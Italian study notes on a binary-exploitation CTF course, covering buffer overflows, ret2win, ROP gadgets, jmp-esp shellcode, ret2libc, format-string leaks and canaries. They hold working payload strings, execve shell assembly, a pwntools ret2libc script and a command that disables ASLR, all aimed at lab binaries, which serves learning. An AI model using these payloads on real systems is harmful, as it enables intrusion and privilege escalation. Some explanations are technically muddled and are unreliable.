OVFLW SOLUTIONS:

https://github.com/Crypto-Cat/CTF/tree/main

NB ----> in tutto il file si intende che gdb ven ga runnato in pwndbg.

02-overwriting_stack_variables_part2:

$ file overwrite

$ checksec overwrite

$ ghidra -> per disassemblarlo (o qualsiasi altro r2/gef/..)

------ scopriamo che il buffer_input è di 32 byte

$ phython2 -c 'print 32 * "A" + "deadbeef"'

$ ./ovewrite >> yes? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAdeadbeef

------ dal fatto che l'output restituito:

$ unhex "output" -> in questo caso restituiva "daed" (al contrario quindi) si evince che:

$ phython2 -c 'print 32 * "A" + "\xef\xbe\xad\xde"' > payload ---> -c per eseguire direttamente dalla stringa, \x indica che i sinboli seguenti rappresentano un byte in esadecimale

$ cat payload --> per verficare

$ ./overwrite < payload ------->>> SOLVED

cheattare usando i registri:

$ gdb overwrite

$ info function

$ break punto_in_cui_avviene_compare_trovato_con_ghidra

$ run

>> yes? "test"

$ x $ebp - 0xc

>> 0x12345678

$ set *indirizzo = 0xdeadbeef

$ c

>> god job!

Scrivendo un file python chiamato exploit, con una semplice esecuzione possiamo tenere traccia di tutte le informazioni scoperte nell'analisi del file.

03-return_to_win:

Dopo le classiche funzioni di analisi. ---> come in quella di prima da LSB executable capiamo che è eseguibile dal Less Significant Bit quindi parte da dx a sx ovvero al contrario.

$ gdb ret2win

$ cyclic 100 -> crea una sequenza ciclica di 100 caratteri aaaabaaacaaad…yaaa

$ run (senza debug) per testare fino a dove arriva prima di andare in segmentation fault

>> Name: output_di_cyclic_100

LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA

─────────────[REGISTERS / show-flags off / show-compact-regs off]──────────

 EAX 0x6f

 EBX 0x61616166 ('faaa')

 ECX 0

 EDX 0

 EDI 0xf7ffcb80 (_rtld_global_ro) ◂— 0

 ESI 0xffffd074 —▸ 0xffffd245 ◂—
'/home/gianny/Desktop/buffer_overflow/CTF/pwn/binary_exploitation_101/03-return_to_win/ret2win'

 EBP 0x61616167 ('gaaa')

 ESP 0xffffcfb0 ◂—
'iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'

 EIP 0x61616168 ('haaa')

──────────────────[DISASM / i386 / set emulate on]──────────────────────

NB_____

Potremmo potenzialmente sovrascrivere gli indirizzi |

in modo che EIP punti ad ESP dentro il quale abbiamo |

iniettato codice malevolo (bad shell code). |

_____|

$ cyclic -l haaa -> serve per dirci dopo quante lettere si arriva ad "haaa" che è l'ultimo punto che finisce nell'EIP (puntatore con il return address di cui vogliamo sovrascrivere il contenuto), tutto il resto andrà a finire in ESP.

$ disassemble hacked -> perché come ho notato dallo pseudo-code di ghidra è li che mi interessa arrivare, quindi disassemblo per prendere il primo indirizzo e settare l'indirizzo di ritorno

$ python2 -c 'print 28*"A"+"\x82\x91\x04\x08"' > payload

$ gdb ret2win

$ run < payload

>>

Hi there, AAAAAAAAAAAAAAAAAAAAAAAAAA

This function is TOP SECRET! How did you get in here?! :O

Program received signal SIGSEGV, Segmentation fault.

04-ret2win_params: 32 bit

-----> SHELL1

$ file ret2win_params

$ checksec ret2win_params

$ ghidra -> per analizzare un minimo

$ gdb ret2win_params

$ cyclic 200

$ run

>>   Name: "Output_of_cyclic_200"

$ cyclic -l haaa

>>   Finding cyclic pattern of 4 bytes: b'haaa' (hex: 0x68616161)

      Found at offset 28

$ disassemble hacked --> prendo il primo indirizzo che vedo elencato (ovvero 0x08049182)

----> SHELL2

PAYLOAD:

Il payload sembra essere così composto:

python2 -c 'print "payload" + "hacked" + "return_address" + "param_1" + "param_2"'

$ python2 -c 'print 28 * "A" + "\x82\x91\x04\x08" + "AAAA" + "BBBB" + "CCCC"' > payload

----> SHELL 1

$ gdb ret2win_params

$ disassemble register_name -> prendo il return_address (0x0804922a)

$ break *0x0804922a

$ run < payload

$ n -> finché non troviamo una comparazione (n sta per next)

$ x $ebp + 8

>> 0x42424242 --> sarebbero le BBBB in hex

Visto che il cmp non va a buon fine non vedremo mai le CCCC ma andremo direttamente al return

perciò sostituiamo le BBBB con \xef\xbe\xad\xde

----> SHELL 2

```
$ python2 -c 'print 28 * "A" + "\x82\x91\x04\x08" + "junk" + "\xef\xbe\xad\xde" +
"CCCC"' > payload
```

```
----> SHELL 1

$ gdb ret2win_params

$ break *0x0804922a

$ run < payload

$ n -> finché non troviamo una comparazione (n sta per next)

$ x $ebp + 0xc

>> 0x43434343 --> Sarebbero le CCCC in hex
```

```
----> SHELL 2

$ python2 -c 'print 28 * "A" + "\x82\x91\x04\x08" + "junk" + "\xef\xbe\xad\xde" +
"\xbe\xba\xde\xc0"' > payload
```

```
----> SHELL 1

./ret2win_params < payload --> fatto!     Notiamo che l'inidirizzo di ritorno non
è

                                importante, ho messo junk giusto perchè sono 4

                                byte che seppur invalidi rispettano la lunghezza
```

04-ret2win_params: 64 bit

```
----> SHELL 1

$ gdb

$ cyclic 100

$ run

>> Name: "output_of_cyclic_100"

$ cyclic -l gaaa (nel mio caso ho dovuto scrivere daaaaaaa e non gaaa)

>>    Finding cyclic pattern of 8 bytes: b'daaaaaaa'
```

(hex: 0x6461616161616161)

Found at offset 24

$ disassemble hacked --> prendo l'indirizzo di hacked
0x0000000000401142 e lo inverto a due a due

\x42\x11\x40\x00\x00\x00\x00\x00

----> SHELL 2

Come sara il payload?

padding + pop_rdi + param_1 + pop_rsi + param_2 + hacked

param_1: deadbeef -> \xef\xbe\xad\xde -> x2 essendo a 64 bit ->
\xef\xbe\xad\xde\xef\xbe\xad\xde

python2 -c 'print "A" * 24 +

"\xef\xbe\xad\xde\xef\xbe\xad\xde" +

"\x42\x11\x40\x00\x00\x00\x00\x00"'

Come si vede abbiamo vari pop nell'offset e quindi dobbiamo trovare

un gadget che possa fare pop_rdi per passare deadbeef:

$ ropper --file ret2win_params --search "pop rdi"

>> 0x000000000040124b: pop rdi; ret;

prendiamo l'indirizzo e reversiamolo per il payload

python2 -c 'print "A" * 24 +

"\x4b\x12\x40\x00\x00\x00\x00\x00" + ---> pop_rdi

"\xef\xbe\xad\xde\xef\xbe\xad\xde" +---> param_1

"\x42\x11\x40\x00\x00\x00\x00\x00"' ---> hacked

$ ropper --file ret2win_params --search "pop rsi"

>> 0x0000000000401249: pop rsi; pop r15; ret;

prendiamo l'indirizzo e reversiamolo per il payload

\x40\x12\x49\x00\x00\x00\x00\x00

Notiamo inoltre che non avviene solo una pop rsi, ma anche una pop r15,

il nostro payload si modifica in quanto qualcosa andrà a finire dentro r15:

padding + pop_rdi + param_1 + pop_rsi + param_2 + junk + hacked

python2 -c 'print "A" * 24 +

"\x4b\x12\x40\x00\x00\x00\x00\x00" + ---> pop_rdi

"\xef\xbe\xad\xde\xef\xbe\xad\xde" +---> param_1

"\x40\x12\x49\x00\x00\x00\x00\x00" + ---> pop_rsi_r15

"\xbe\xba\xde\xc0\xbe\xba\xde\xc0" +---> param_2

"\x00\x00\x00\x00\x00\x00\x00\x00" + ---> junk_param

"\x42\x11\x40\x00\x00\x00\x00\x00"' ---> hacked

$ python2 -c 'print "A" * 24 + "\x4b\x12\x40\x00\x00\x00\x00\x00" +

"\xef\xbe\xad\xde\xef\xbe\xad\xde" + "\x49\x12\x40\x00\x00\x00\x00\x00"

+ "\xb\xba\xde\xc0\xbe\xba\xde\xc0" + "\x00\x00\x00\x00\x00\x00\x00\x00"

+ "\x42\x11\x40\x00\x00\x00\x00\x00"' > payload

----> SHELL 1

./ret2win_params < payload --> FATTO!

05-injecting_custom_shellcode:

https://www.youtube.com/watch?v=4zut2Mjgh5M

$ ls -lart --> in questo modo possiamo visionare anche tutti

i permessi e le cartelle

In particolare, vediamo che flag.txt ha i seguenti permessi: -rw-------, ovvero solo il proprietario (root) ha il permesso di leggere e scrivere, mentre altri utenti non hanno alcun permesso.

$ cat flag.txt --> conferma il fatto che flag è protetto

$ sudo chown root:root flag.txt -->

utilizza sudo per elevare i privilegi e cambia l'owner e il gruppo di flag.txt a root:root. Questo è ridondante, poiché l'output del ls -lart mostra che flag.txt era già di proprietà di root. Il comando non cambia i permessi del file, ma cambia il proprietario (proprietario e gruppo).

$ sudo chmod 600 flag.txt --> permessi di tipo U-G-O (User, Group, Others)

rwx | rwx | rwx --> 111 | 111 | 111 --> 777

se scrivo 600 corrisponde a:

6 = 110 | 0 = 000 | 0 = 000

quindi: rw------- il proprietario ha permesso

di leggere e scrivere, mentre tutti gli altri

utenti non hanno alcun permesso.

$ sudo chown root:root server

$ sudo chmod 4655 server --> Il numero 4655 rappresenta i permessi in

formato ottale. Il 4 iniziale indica il bit

SUID (Set User ID).

655: 110 | 101 | 101 --> rw-r-xr-x

U (proprietario) legge e scrive ma non esegue

G (gruppo) legge ed esegue ma non scrive

O (altri) legge ed esegue ma non scrive

L'impostazione del bit SUID su un eseguibile fa sì che, quando eseguito, il programma venga eseguito con i permessi del proprietario del file (in questo caso, root), piuttosto che con i permessi dell'utente che lo ha eseguito. Questo è un meccanismo che può essere sfruttato per un'escalation dei privilegi.

Con queste impostazioni non dovremmo riuscire a leggere il contenuto di flag.

$ file server

$ checksec server

Visto che servono i permessi per tutto faremo questo:

$ sudo chown my_user:my_user flag.txt

$ sudo chmod 600 flag.txt

$ sudo chown my_user:my_user server

$ sudo chmod 4755 server

Essenzialmente dopo essermi impostato proprietario di tutti I file mi do tutti i permesi sul server per non avere problemi durante l'esecuzione.

$ ghidra --> per poter aprire "server" su ghidra ho dovuto eseguire:

$ sudo chown my_user:my_user server

$ gdb server

$ cyclic 100 --> come faccio ad essere sicuro che bastano 100??




Figura 1 Estratto dalla comparazione con Ghidra

Essendo un totale di 76 100 bastano eccomme!

$ cyclic -l taaa

>> Finding cyclic pattern of 4 bytes: b'taaa' (hex: 0x74616161)
    Found at offset 76

----> SHELL 2

Come sarà fatto l'offset??

Pyhton2 -c 'print "A" * 76 + "B" * 4 + "C" * 100'
A -> padding

B -> address
C -> shellcode

Come si nota dall'immagine il gadget che vogliamo usare è quel:

0804919f ff e4 JMP ESP

```
pwndbg> run
Starting program: /home/gianny/Desktop/buffer_overflow/CTF/pwn/binary_exploitation_101/05-injecting_custom_shellcode/server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Please leave your comments for the server admin but DON'T try to steal our flag.txt:

aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
0x61616174 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX  0xffe6c060 ← 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
EBX  0x61616172 ('raaa')
ECX  0xf3a9e9c0 (_IO_stdfile_0_lock) ← 0
EDX  1
EDI  0xf3af8b80 (_rtld_global_ro) ← 0
ESI  0xffe6c184 → 0xffe6e221 ← '/home/gianny/Desktop/buffer_overflow/CTF/pwn/binary_exploitation_101/05-injecting_custom_shellcode/server'
EBP  0x61616173 ('saaa')
ESP  0xffe6c0b0 ← 'uaaavaaawaaaxaaayaaa'
EIP  0x61616174 ('taaa')
```

Eseguendo il gadget faremo una jmp verso uaaa… quindi li andrà messo l'indirizzo allo shellcode.

$ ropper --file server --search "jmp esp"

>> 0x0804919f: jmp esp; --> ma se invece di farlo manualmente vogliamo usare una libreria che contiene già vari shellcode utilizzabili possiamo usare "shellcraft".

```
gianny@gianny-virtual-machine:~/Desktop/buffer_overflow/CTF/pwn/binary_exploitation_101/05-injecting_custom_shellcode$ shellcraft -h
usage: pwn shellcraft [-h] [-?] [-o file] [-f format] [-d] [-b] [-a] [-v AVOID] [-n] [-z] [-r] [--color] [--no-color] [--syscalls] [--address ADDRESS] [-l] [-s] [shellcode] [arg ...]

Microwave shellcode -- Easy, fast and delicious

positional arguments:
  shellcode             The shellcode you want
  arg                   Argument to the chosen shellcode

options:
  -h, --help            show this help message and exit
  -?, --show            Show shellcode documentation
  -o file, --out file   Output file (default: stdout)
  -f format, --format format
                        Output format (default: hex), choose from {e}lf, {r}aw, {s}tring, {c}-style array, {h}ex string, hex{i}i, {a}ssembly code, {p}reprocssed code, escape{d} hex string
  -d, --debug           Debug the shellcode with GDB
  -b, --before          Insert a debug trap before the code
  -a, --after           Insert a debug trap after the code
  -v AVOID, --avoid AVOID
                        Encode the shellcode to avoid the listed bytes
  -n, --newline         Encode the shellcode to avoid newlines
  -z, --zero            Encode the shellcode to avoid NULL bytes
  -r, --run             Run output
  --color               Color output
  --no-color            Disable color output
  --syscalls            List syscalls
  --address ADDRESS     Load address
  -l, --list            List available shellcodes, optionally provide a filter
  -s, --shared          Generated ELF is a shared library
```

Quello che ci interessa è -l.

$ shellcraft -l

>> … … … … … … …
i386.linux.sh
… … … … … … …

$ shellcraft i386.linux.sh

>> 6a68682f2f2f73682f62696e89e3680101010181342472690101 31c9516a045901e15189e131d26a0b58cd80

Traduciamo il risultato direttamente in assembly:

$ shellcraft i386.linux.sh -f a

>>

```
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push b'/bin///sh\x00' */
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx, esp
/* push argument array ['sh\x00'] */
/* push 'sh\x00\x00' */
push 0x1010101
xor dword ptr [esp], 0x1016972
xor ecx, ecx
push ecx /* null terminate */
push 4
pop ecx
add ecx, esp
push ecx /* 'sh\x00' */
mov ecx, esp
xor edx, edx
/* call execve() */
push SYS_execve /* 0xb */
pop eax
int 0x80
```

06-return_to_libc 32-bit

Essenzialmente sia il 5 che questo consistono nel dover leggere le flag che non potrebbero essere lette in quanto non abbiamo i permessi per farlo, ma i permessi ce li ha root, per riuscire a camuffarci da root dobbiamo mandare tutto in overflow e trovare i vari offset per le funzioni che vogliamo usare (system e libc che è la libreria che ci interessa).

$ file securesever -> dynamically linked vuol dire che la funzione non è nel codice ma vengono chiamate dinamicamente

$ checksec secureserver

>> NX enabled

$ ls -lart

$ sudo chown root:root flag.txt

$ sudo chown root:root secureserver

$ sudo chmod 600 flag.txt

$ ghidra -> analizziamo il codice

$ gdb secureserver

$ cyclic 100

$ run --> e compiliamo con l'output di cyclic 100

$ cyclic -l taaa --> quello che c'è nell'EIP

>> Found at offset 76

$ search

$ search -t string "bin/sh" --> cerca dentro la libreria c l'indirizzo di memoria della funzione di c che esegue la shell. Essenzialmente tramite questa particolare funzione riusciamo a darci dei privilegi che magari l'untente non ci ha dato.

>> libc.so.6   0xea8670d5 '/bin/sh'

$ ldd secureserver --> list dynamic dependencies, eseguendolo più volte vediamo che l'indirizzo di libc cambia sempre perché l'ASLR è attivo e bisogna disabilitarlo.

$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space --> disabilita la randomizzazione se la si vuole riattivare o si fa echo 1 (parziale) o echo 2 (totale).

$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system --> per trovare l'offset della funzione system dalla root di libc, quidi tecnicamente se scrivessimo grep puts troveremmo l'offset dalla base di libc a puts.   SI USA PER LE FUNZIONI

La posizione della libreria ci serve per arrivare a system.

>> 2166: 00048170   63 FUNC   WEAK   DEFAULT   15 system@@GLIBC_2.0

00048170 --> offset

$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh" --> in questo modo mi trovo solo l'offset da libc a /bin/sh, strings legge tutta la libreria, 'grep' preleva quella interessata, '-a' scansiona la libreria e '-t x' formatta in hex.   SI USA PER I COMANDI

>> 1bd0d5 /bin/sh

Quindi aprendo il file exploit.py vediamo:

```
io = start()

# Lib-c offsets, found manually (ASLR_OFF)
libc_base = 0xf7dba000
system = libc_base + 0x45040
binsh = libc_base + 0x18c338

# How many bytes to the instruction pointer (EIP)?
padding = 76

payload = flat(
    asm('nop') * padding,  # Padding up to EIP
    system,  # Address of system function in libc
    0x0,  # Return pointer
    binsh  # Address of /bin/sh in libc
)

# Write payload to file
write('payload', payload)

# Exploit
io.sendlineafter(b':', payload)

# Get flag/shell
io.interactive()
```

La funzione system() in Linux (e in generale nei sistemi Unix-like) è una funzione della libreria standard C che permette di eseguire un comando esterno da un programma. In pratica, la funzione system() prende una stringa che rappresenta un comando, lo passa alla shell del sistema (solitamente /bin/sh), e la shell lo esegue come se lo avessi digitato direttamente nel terminale.

Come funziona system():

1. Riceve una stringa: La funzione system() accetta come unico argomento una stringa const char *command che rappresenta il comando da eseguire.
2. Invoca la shell: Internamente, system() crea un nuovo processo tramite la chiamata di sistema fork() e poi usa una delle funzioni exec...() per lanciare un'istanza della shell, come /bin/sh.
3. Esegue il comando: La shell esegue il comando specificato nella stringa command. Questo comando può essere qualsiasi comando valido per la shell, inclusi i comandi interni alla shell, comandi esterni, pipeline, redirection, ecc.
4. Attende la fine del comando: system() si blocca e attende che il comando esterno termini la sua esecuzione.
5. Restituisce il codice di uscita: Una volta che il comando esterno è terminato, system() restituisce il codice di uscita del comando. Questo codice di uscita indica se il comando è stato eseguito correttamente o se ci sono stati errori. Un codice di uscita 0 indica successo, mentre un valore diverso da 0 indica un errore.

Essenzialmente tramite il payload che abbiamo creato chiamiamo la shell /bin/bash nel file della root per il quale non abbiamo i permessi di esecuzione (NX enabled) e tramite la funzione system eseguiamo il codice come fossimo root (infatti chiedendo whoami, risponderà root).

07-format_string_vulns

$ file format_vuln

$ checksec --file format_vuln

$ ls -lart

$ cat flag.txt

>> permission denied

$ sudo chown root:root format_vuln

$ sudo chmod 4655 format_vuln

$ ls -lart

$ sudo chmod 600 flag.txt

$ ghidra --> per analizzare un pò il codice

In questo codice non vengono fatti controlli su quello che arriva dai get quindi stamperà qualsiasi cosa noi gli inseriamo, di fatto possiamo provare a eseguire format_vuln e mettere imput come: %x %x %x %x oppure %p %p %p %p, noteremo che se inseriamo %s il programma andrà in segmentation fault perché non ha stringhe da stampare.

In questo esempio nel file fuzz.py si può trovare uno script che stampa le prime 100 allocazioni dello stack riuscendo a leggere le flag le quali non eravamo autorizzati a leggere.

ASLR (Address Space Layout Randomization)

- Cosa fa: ASLR randomizza le posizioni in memoria (indirizzi) dove vengono caricate diverse componenti di un processo, come la stack, l'heap, le librerie condivise e il codice dell'eseguibile.
- Obiettivo: Rende difficile per un attaccante prevedere le posizioni in memoria di questi elementi. Questo ostacola gli attacchi che si basano su indirizzi specifici, come il buffer overflow o il Return-Oriented Programming (ROP).
- Come funziona: Ad ogni esecuzione, il sistema operativo assegna casualmente nuovi indirizzi di memoria. Questo rende gli indirizzi variabili e non prevedibili.
- Ambito: È una funzionalità a livello di sistema operativo (kernel). Si applica a tutti i processi e a tutte le loro componenti (eseguibile, librerie, stack, heap, ecc.).

- Dipendenza: Non dipende da un'apposita compilazione dell'eseguibile. Funziona anche con eseguibili non compilati in modo specifico per ASLR.

PIE (Position Independent Executable)

- Cosa fa: PIE è una tecnica di compilazione che fa sì che l'eseguibile possa essere caricato in memoria a qualsiasi indirizzo senza la necessità di essere "riposizionato" (relocated).
- Obiettivo: Rende più efficace l'ASLR. Infatti, senza PIE, anche se ASLR randomizza gli indirizzi, l'eseguibile stesso sarebbe sempre caricato allo stesso indirizzo relativo alla base, rendendo la base facilmente prevedibile.
- Come funziona: Il codice dell'eseguibile viene compilato in modo tale da non contenere indirizzi assoluti, ma piuttosto indirizzi relativi alla base dell'eseguibile. Durante l'esecuzione, il caricatore del sistema operativo aggiunge la base dell'eseguibile casualmente assegnata, rendendo gli indirizzi effettivi.
- Ambito: È una tecnica a livello di compilazione. Richiede che l'eseguibile sia compilato con l'opzione PIE.
- Dipendenza: Dipende dalla compilazione dell'eseguibile. Un eseguibile non compilato come PIE non sfrutterà pienamente i vantaggi di ASLR.

ASLR è il concetto a livello generale nel SO, invece PIE è la stessa cosa ma sul binario.

08-leak_pie_ret2libc

$ file pie-server

$ checksec --file pie-server

$ ldd pie-server --> eseguendolo più volte si nota che l'indirizzo base cambia.

$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space --> disabilita la randomizzazione (disabilita l'ASLR).

$ ghidra --> se vogliamo controllare al volo il disassembler

Quello a cui miriamo è riuscire a prelevare la GOT (Global offset table).

$gdb pie_server

$ break main

$ run

$ piebase --> help se vogliamo altre info

$ break rva --> breakpoint auto alla base di pie

$ breakrva indirizzo_trovato_con_ghidra_corrispondente_al_gets_nella_GOT

```
$ cyclic 500

$ run

>> NAME: %p %p %p %p %P

$ c

$ run

>> NAME: output_of_cyclic_500

$ cyclic -l -qaac

>> 264
```

Ci creiamo uno script come il fuzz e vediamo qual è l'indirizzo che ricorre più spesso, e ne controlliamo il contenuto con gdb: x address.

Prendiamo l'indirizzo di base del programma e lo sottraiamo da quello di libc trovando il valore dell'offset.


09-overwriting_go

10-bypassing_canaries/canary


```
$ file canary

$ checksec canary
```

Se eseguiamo il file e proviamo a mandarlo in segmentation fault notiamo che in qualsiasi modo proviamo a procedere non riusciamo ad arrivarci.

```
$ ghidra --> analizziamo il file su ghidra
```



Visualizzando da ghidra la funzione vuln:



```
                     LAB_080491d5                                    XREF[1]:     080491ce(j)
080491d5 8b 5d fc        MOV        EBX,dword ptr [EBP + local_8]
080491d8 c9              LEAVE
080491d9 c3              RET

                     *************************************************************
                     *                          FUNCTION                         *
                     *************************************************************
                     undefined vuln()
     undefined           AL:1           <RETURN>
     undefined4          Stack[-0x8]:4  local_8                         XREF[1]:
     undefined4          Stack[-0x10]:4 canary                          XREF[2]:
     undefined1[64]      Stack[-0x50]... buffer                         XREF[3]:
```

```
4  void vuln(void)
5
6  {
7    int in_GS_OFFSET;
8    char buffer [64];
9    int canary;
10
11   canary = *(int *)(in_GS_OFFSET + 0x14);
12   puts("You\'ll never beat my state of the art stack protector!");
13   gets(buffer);
14   printf(buffer);
15   puts("\nWho said gets() is dangerous? Good luck with your BOF attack :P");
16   gets(buffer);
17   if (canary != *(int *)(in_GS_OFFSET + 0x14)) {
18     __stack_chk_fail_local();
19   }
20   return;
21 }
```

Notiamo che l'istruzione di ritorno sta alla base (AL:1), fino al canary vediamo che lo stack arriva a 0x10 quindi sono 16 byte, il buffer è dichiarato a 64 byte; quindi, 64 byte di buffer sommati ai 16 byte precedenti sono 80 byte in hex 0x50.

Entrando nel buffer dobbiamo spostarci per 64 byte prima di raggiungere il canary (perché ci muoviamo dalla cima del buffer 50->…->10: canary {50hex:80dec -> 10hex:16dec}), sappiamo anche che tutti gli indirizzi di ritorno a 32 bit sono di 8 byte (a 64 bit sono 16 byte) quindi l'indirizzo di ritorno 8 byte + 4 byte (local_8) + x byte (canary) = 16 (byte mancanti per arrivare da canary a 0), quindi il canary vale 4 byte.

The last value there is the canary. We can tell because it's roughly 64 bytes after the "buffer start", which should be close to the end of the buffer. Additionally, it ends in `00` and looks very random, unlike the libc and stack addresses that start with `f7` and `ff`. If we count the number of address it's around 24 until that value, so we go one before and one after as well to make sure.

```
$ gdb canary

$ info function

$ disassemble vuln

$ break *indirizzo_del_printf

$ run

$ canary

>> restituisce possibili indirizzi del canary

$ x/100x $esp --> stampiamo 100 valori dallo stack poiner (esp)
```

Notiamo che il canary restituito da gdb dista 24 (contiamo per colonne) dall'esp.

```
0xffffd03c  0x00000001  0xf7ffd980  0x080491e6
0x00000001  0x00000000  0x00c30000  0x00000000
0x08048034  0x00000000  0xf7ffd000  0x00000000
0x00000000  0x00000000  0x08048034  0xf7fa0a28
0xf7f9f000  0xf7fe3230  0x00000000  0xf7df1c1e
0xf7f9f3fc  0xffffffff  0x00000000  0x1a0ea900
```

A noi interessa l’offset che abbiamo appena scoperto essere 24.

$ delete breakpoints

$ disassemble vuln

$ break *indirizzo_je_post_compare__canary

$ run

Adesso facciamo overflow senza canary e vediamo cosa succese con il debug.

Qua viene sottratto dal valore trovato dal programma quello del canary e se la sottrazione da 0 allora je (jump equals).

